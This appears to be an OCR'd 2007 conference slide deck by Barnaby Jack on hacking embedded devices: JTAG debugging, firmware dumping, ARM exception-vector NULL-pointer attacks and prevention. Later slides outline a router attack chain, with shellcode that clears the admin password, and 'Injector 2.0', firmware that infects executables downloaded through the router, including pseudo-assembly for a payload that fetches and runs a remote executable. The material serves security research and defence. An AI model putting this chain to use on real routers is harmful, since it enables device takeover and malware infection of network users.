


# EXPLOITING EMBEDDED SYSTEMS

## ***THE SEQUEL!***

Barnaby Jack

Copyright © 2007 Juniper Networks, Inc.

# What Is An Embedded System?

- Simple definition **- A computer that doesn't look like a computer**
- Attackable devices are everywhere – exploitation doesn't end at the home PC.
- Any network-connected device is a target

Copyright © 2007 Juniper Networks, Inc.

# Embedded Architectures

- MIPS and ARM are common in consumer embedded devices
- XScale, PowerPC are often used in higher end equipment
- Most cores can be debugged via JTAG

Copyright © 2007 Juniper Networks, Inc. Proprietary and Confidential 

# Typical Circuit

RAM

FLASH

CPU

JTAG

SERIAL

Copyright © 2007 Juniper Networks, Inc.

# The ARM Architecture

- RISC based architecture
- Load/store architecture
- Fixed length 32 bit instructions
- Auto-decrement and auto-increment addressing modes
- Can perform shift and ALU operation in same instruction
- Conditional execution on all instructions
- Ability to support THUMB mode (16 bit instructions)

# The MIPS32 Architecture

- RISC architecture
- Load/store architecture
- 32 bit instruction length
- 32 general purpose registers
- 5 Stage pipeline (4k family)
- Support for Enhanced JTAG (EJTAG)

# The BDI2000

**JTAG Support for:**

- MIPS32/64
- ARM 7/9/9E/11
- XSCALE
- PowerPC

- **Ethernet host interface**
- **Supports GDB protocol**
- **Fast and reliable**

Copyright © 2007 Juniper Networks, Inc. Proprietary and Confidential

# The JTAG Interface

- 5 pin serial interface embedded on chip

```
TDI (Test Data In)
TDO (Test Data Out)
TCK (Test Clock)
TMS (Test Mode Select)
TRST (Test Reset) - optional
```

**Allows full debugging of the processor core:**

- Read/write memory
- Read/write registers
- Trace and single step
- Breakpoints

# The JTAG Interface – ARM/XSCALE

- ARM supports both a 14 and 20 pin JTAG header
- Headers may be on-board the circuit
- If no header on-board, interface must be custom built

| Signal | Pin | Pin | Signal |
|---|---|---|---|
| Vcc | 1 | 2 | GND |
| nTRST | 3 | 4 | GND |
| TDI | 5 | 6 | GND |
| TMS | 7 | 8 | GND |
| TCK | 9 | 10 | GND |
| TDO | 11 | 12 | nSRST |
| Vcc | 13 | 14 | GND |

14 PIN HEADER

| Signal | Pin | Pin | Signal |
|---|---|---|---|
| VTref | 1 | 2 | Vsupply |
| nTRST | 3 | 4 | GND |
| TDI | 5 | 6 | GND |
| TMS | 7 | 8 | GND |
| TCK | 9 | 10 | GND |
| RTCK | 11 | 12 | GND |
| TDO | 13 | 14 | GND |
| nSRST | 15 | 16 | GND |
| DBGRQ | 17 | 18 | GND |
| DBGACK | 19 | 20 | GND |

20 PIN HEADER

Copyright © 2007 Juniper Networks, Inc.

# The EJTAG Interface – MIPS32/64

- MIPS cores implement the EJTAG standard
- EJTAG 2.5+ uses a 14 pin header

| Signal | Signal |
|---|---|
| TRST* | GND |
| TDI | GND |
| TDO | GND |
| TMS | GND |
| TCK | GND |
| RST* | key |
| DINT | VIO |

Copyright © 2007 Juniper Networks, Inc.

# The Serial Interface

- Support for UART on most embedded cores
- TTL signals need to be converted to RS232 with MAX3232 or similar


The serial interface is used for:

- Viewing debug messages from the device
- View/change settings on the device
- Viewing bootloader messages
- Debugging and memory probing

Copyright © 2007 Juniper Networks, Inc.

# The Serial Interface

## MAX3232 Schematic





Copyright © 2007 Juniper Networks, Inc.

# Locating the JTAG points

**Typical scenarios:**

- Full JTAG header in place
- JTAG points but no header
- No JTAG points (solder directly to chip)




**Voltmeter must be used to trace connections.**
**Use pin-out from vendor (if available).**

# Connecting the BDI2000

- Use solder wick to remove JTAG solder points
- Solder in 14 or 20 PIN IDC header
- If no header in place – make external interface (follow schematics)
- Read vendor pin-out for recommended schematic
- Replace resistors if removed
- Some Linksys MIPS routers have a 12 pin header, same as MIPS 14 pin but missing the VCC line

Copyright © 2007 Juniper Networks, Inc.

# Connecting the BDI2000

# Watchdog Timers

- Sets a counter, timer must be kicked before counter runs out
- May be hardware or software based
- Sends a reset signal when counter reaches 0
- Watchdog timer must be disabled before debugging

Copyright © 2007 Juniper Networks, Inc.

# Defeating the Watchdog

- Software based timers – write to watchdog register or byte patch firmware to disable check (trap vector 0 to find)
- Hardware based timers – lift pin to prevent reset signal being sent
- Sometimes watchdog can be disabled via serial interface

**With the watchdog disabled you can debug freely**

# Finding Hardware Targets

- FCC ID search (http://www.fcc.gov/oet/ea/)
- Includes photos of circuit internals
- Helpful for determining processor
- Determine JTAG ports
- Good targets? **Anything Internet connected!**

| View Attachment | Exhibit Type | Description of Exhibit | Date Submitted to FCC | Display Type | Date Available |
|---|---|---|---|---|---|
| | Cover Letter(s) | Authorization Letter | 03/09/2006 | pdf | 03/08/2006 |
| | Cover Letter(s) | Request for Confidentiality | 03/09/2006 | pdf | 03/08/2006 |
| | Cover Letter(s) | TCB Q and A | 03/09/2006 | pdf | 03/08/2006 |
| | External Photos | External Photos | 03/09/2006 | pdf | 03/08/2006 |
| | ID Label/Location Info | ID Label | 03/09/2006 | pdf | 03/08/2006 |
| | Internal Photos | Internal Photos | 03/09/2006 | pdf | 03/08/2006 |

# Debugging and Reversing

- Flash onboard firmware of BDI2000 for target CPU
- Set up BDI configuration file:

```
...

[TARGET]
CPUTYPE      ARM946E
CLOCK        1           ;JTAG clock (0=Adaptive, 1=8MHz, 2=4MHz, 3=2MHz)
ENDIAN       LITTLE                  ;memory model (LITTLE | BIG)
VECTOR       CATCH 0x1f               ;catch unhandled exceptions
BREAKMODE    SOFT 0xDFFFDFFF          ;SOFT or HARD, ARM / Thumb break code
STARTUP       RUN
RESET NONE
```

Copyright © 2007 Juniper Networks, Inc.

# Debugging and Reversing

**Retrieving the firmware image:**

- Read flash chip via JTAG
- Download online firmware
- Read chip externally – SMD rework, chipqwik

**Image is usually packed/encrypted:**

- Dump memory image after decryption
- Similar technique to packed x86 exe files
- Decrypted dump can then be loaded in IDA

Copyright © 2007 Juniper Networks, Inc. Proprietary and Confidential

# Debugging and Reversing

- Decrypted image can be dumped via the BDI interface
- Start tftp server on host to receive decrypted image
- “`DUMP <ADDR> <SIZE> <FILE>`”
- Image can then be disassembled in IDA

## Dumping decrypted image - demonstration

Copyright © 2007 Juniper Networks, Inc.

# Debugging and Reversing

- BDI2000 speaks GDB protocol
- Any supported processor core can be debugged over remote gdb
- gdb must be compiled for specific processor
- Other embedded debuggers are mostly… bad

**Debugging ROM code - demonstration**

Copyright © 2007 Juniper Networks, Inc.

# New Attack Classes

- Exploitable NULL pointer vulnerabilities
- This common wrapper returns a NULL pointer if passed 0
- But what if 0x0 is mapped in memory??

```
void *
  xmalloc(size_t amt)
  {
        if (amt != 0) {
        void *block = malloc(amt);
  if (block == NULL) {
        fprintf(stderr, "out of memory\n");
        exit(EXIT_FAILURE);
  }
  return block;
  }
  return NULL;
  }
```

# New Attack Classes

- What is located at address 0 on ARM platforms?

| Exception type | Mode | Normal address | High vector address |
|---|---|---|---|
| Reset | Supervisor | 0x00000000 | 0xFFFF0000 |
| Undefined instructions | Undefined | 0x00000004 | 0xFFFF0004 |
| Software interrupt (SWI) | Supervisor | 0x00000008 | 0xFFFF0008 |
| Prefetch Abort (instruction fetch memory abort) | Abort | 0x0000000C | 0xFFFF000C |
| Data Abort (data access memory abort) | Abort | 0x00000010 | 0xFFFF0010 |
| IRQ (interrupt) | IRQ | 0x00000018 | 0xFFFF0018 |
| FIQ (fast interrupt) | FIQ | 0x0000001C | 0xFFFF001C |

Copyright © 2007 Juniper Networks, Inc.

# New Attack Classes – Vector Rewrite Attack

- Exception vectors on ARM architectures are (by default) mapped starting at address 0
- Exception vectors are writable
- Exception vectors are simply branch instructions

- Overwrite vector branch instructions?

**Remote Code execution**

Copyright © 2007 Juniper Networks, Inc.

# New Attack Classes

- The NULL overwrite is 100% reliable
- No offsets needed
- Vector table can be copied and replaced
- Simply overwrite with branch to code
- Increases attack opportunities two-fold

Copyright © 2007 Juniper Networks, Inc.

# New Attack Classes - Prevention

- Protect vectors from writing via MMU
- Remap vectors to high addresses
- ARM9 processors – drive HIVECS processor pin HIGH
- XSCALE – Set bit 13 of the ARM control register to 1
- Vectors will be mapped at 0xffff0000

Copyright © 2007 Juniper Networks, Inc.

# Locating Vulnerabilities

**Router attack points:**

- Wireless – use lorcon library for injecting packets
- External interface (IDS, tcp stack)
- LAN side (UPNP, web server, etc)
- Vulnerabilities that are near-dead in the PC realm, are abundant
- Check malloc returns! ☺

**Party like it's 1999!**

Copyright © 2007 Juniper Networks, Inc.

# System-On-Chip Designs

- Many chipset companies offer SoC designs with code integrated on-chip
- The API functions on-chip may then be called by the developer
- Wireless SoC designs are very popular
- SoC's are used on most home routers

**A flaw in the wireless code would affect many devices!**

…and patching would be interesting!

Copyright © 2007 Juniper Networks, Inc.

# Exploitation

- Embedded stack overflows are reliable – few firmware revisions
- Overwrite $pc, redirect to attacker code -- standard fare!

- Can be very reliable on ARM as $pc can be operated on directly
- Examples: redirect $pc to:

*ARM:*

*mov $pc, <register>*

*MIPS:*

*j <register>*

# Exploitation (ARM)

- The ARM processor supports THUMB mode
- Very helpful for writing shellcode
- ARM mode instructions are 32 bit, word aligned
- THUMB mode instructions are 16 bit, half-word aligned
- Results in very small code, and is easy to avoid NULL bytes
- Switch to THUMB mode by executing the BX instruction with state bit cleared

Copyright © 2007 Juniper Networks, Inc.

# ARM Instructions

| ADC | Add with carry | LDSH | Load sign-extended half-word |
|---|---|---|---|
| ADD | Add | LSR | Logical shift right |
| AND | AND | MOV | Move register |
| ASR | Arithmetic shift right | MUL | Multiply |
| B | Unconditional branch | MVN | Move negative register |
| Bxx | Conditional branch | NEG | Negate |
| BIC | Bit clear | ORR | OR |
| BL | Branch and link | POP | Pop registers |
| BX | Branch and exchange | PUSH | Push registers |
| CMN | Compare negative | ROR | Rotate right |
| CMP | Compare | SBC | Subtract with carry |
| EOR | EOR | STMIA | Store multiple |
| LDMIA | Load multiple | STR | Store word |
| LDR | Load word | STRB | Store byte |
| LDRB | Load byte | STRH | Store half-word |
| LDRH | Load half-word | SWI | Software interrupt |
| LSL | Logical shift left | SUB | Subtract |
| LDSB | Load sign-extended byte | TST | Test bits |

# Exploitation

## Two Step Exploitation

**1 – Send REMOTE exploit**

- Shellcode: clear administrator password, configure router for remote access, save to flash memory.

**2 – Via remote access - Upload modified firmware to router**

- Monitor packets, inject hostile code.

# Exploitation (ARM)

Initial exploit – ***REMOTE*** attack shellcode

- BX to THUMB mode
- Overwrite buffer that stores administrator password with NULL bytes
- Set flag that enables WAN access to router
- Write to flash memory
- Patch save_settings routine to soft reset at end of call (mov PC, #0)
- Return to ARM mode
- Call save_settings

Copyright © 2007 Juniper Networks, Inc.

# Exploitation (ARM)

```
loc_23710                                     ; CODE XREF: ROM:000236F4↑j
                LDR     R9, =0x27F914
                LDRB    R1, [R9,#0xFBA] ; flag for remote HTTP (0x2808ce)
                CMP     R1, #0
                BEQ     loc_2373C
                BL      set_remote_http
                MOV     R1, R0
                LDR     R8, =0x27F914
                STR     R1, [R8,#0xFAC]
                MOV     R0, #0
                BL      save_to_flash
                B       loc_23748
```

**Set remote config flag – WAN HTTP access enabled**

# Exploitation (ARM)

```
ROM:00023454                 LDR     R1, =0x27C950   ; stored admin password
ROM:00023458                 ADD     R0, SP, #0x18
ROM:0002345C                 BL      sub_9F58C
ROM:00023460                 LDR     R2, =0x27C940
ROM:00023464                 ADD     R2, R2, #0x24
ROM:00023468                 ADD     R1, R2, #0x10
ROM:0002346C                 ADD     R0, SP, #8
```

**Admin pw stored at 0x27c950 – overwrite with 0's**

Copyright © 2007 Juniper Networks, Inc.

# Exploitation

- Successful exploit will allow remote admin access to router with no password
- Remote firmware upgrade can now be performed on router
- **Upgrade firmware… with a few modifications ☺**

Copyright © 2007 Juniper Networks, Inc. Proprietary and Confidential

# Firmware Modifications

First Option:

- To apply modified firmware, manual en/decrypter must be written.
- Checksum field must also be calculated
- Easy to find by live debugging “upload firmware” code.
- Breakpoint the checksum comparison

Second Option:

- Bootloader code may be overwritten to patch code after decryption
- Only checksum field will need to be updated
- No need to reverse encryption code

# Firmware Patch

Considerations:

- Need access to all incoming packets
- Need a pointer to IP header

Solution:

- Use the routers defenses against it
- Insert firmware patch where IP header is checked for malformed data
- Overwrite with branch instruction to new code
- Insert custom code into firmware slack space

Copyright © 2007 Juniper Networks, Inc. Proprietary and Confidential

# Injector 2.0

- Monitors HTTP downloads
- Injects and modifies PE header of executable download
- Executes original executable and appended executable
- Only one packet required to infect executable
- Injector will run on any ARM based router

Copyright © 2007 Juniper Networks, Inc.

# Injector 2.0

- Watch for downloads over port 80
- Check for executable download (check for MZ header)
- Is executable a PE file?
- Inject payload into DOS stub
- Redirect PE entry-point to DOS stub
- Change BaseOfCode in PE header so no DEP warnings
- Re-checksum TCP packet

Copyright © 2007 Juniper Networks, Inc.

# Injector 2.0 - Payload

- 100 byte payload injected into DOS stub area
- Payload downloads and executes an executable
- Code returns to the original caller after executing

```
;psuedo code of payload
pushad
call get_kernel_base
push 'WinExec'
call get_proc_addr
push 'UNC path of executable' ;path can be remote webdav server
call WinExec
popad
push 0xdeadbeef
OEP equ $-4  ;overwritten with original entry-point
ret          ;return to host executable
```

Copyright © 2007 Juniper Networks, Inc. Proprietary and Confidential

# Exploit Demonstration

DEMO!

Copyright © 2007 Juniper Networks, Inc.

# Prevention

- Remove JTAG traces on production devices
- Remove UART traces on production devices
- No debugging functionality needs to remain!
- Removing resistors isn’t sufficient
- Disabling JTAG by driving TRST low isn’t sufficient

MAP VECTORS HIGH!!!!

Copyright © 2007 Juniper Networks, Inc.

# Summary

- Security flaws are abundant on embedded devices!
- Security needs to reach further than the home PC
- Insecure devices pose a threat to the entire network
- Hardware vendors must take security into consideration

**Questions?**

Juniper your Net™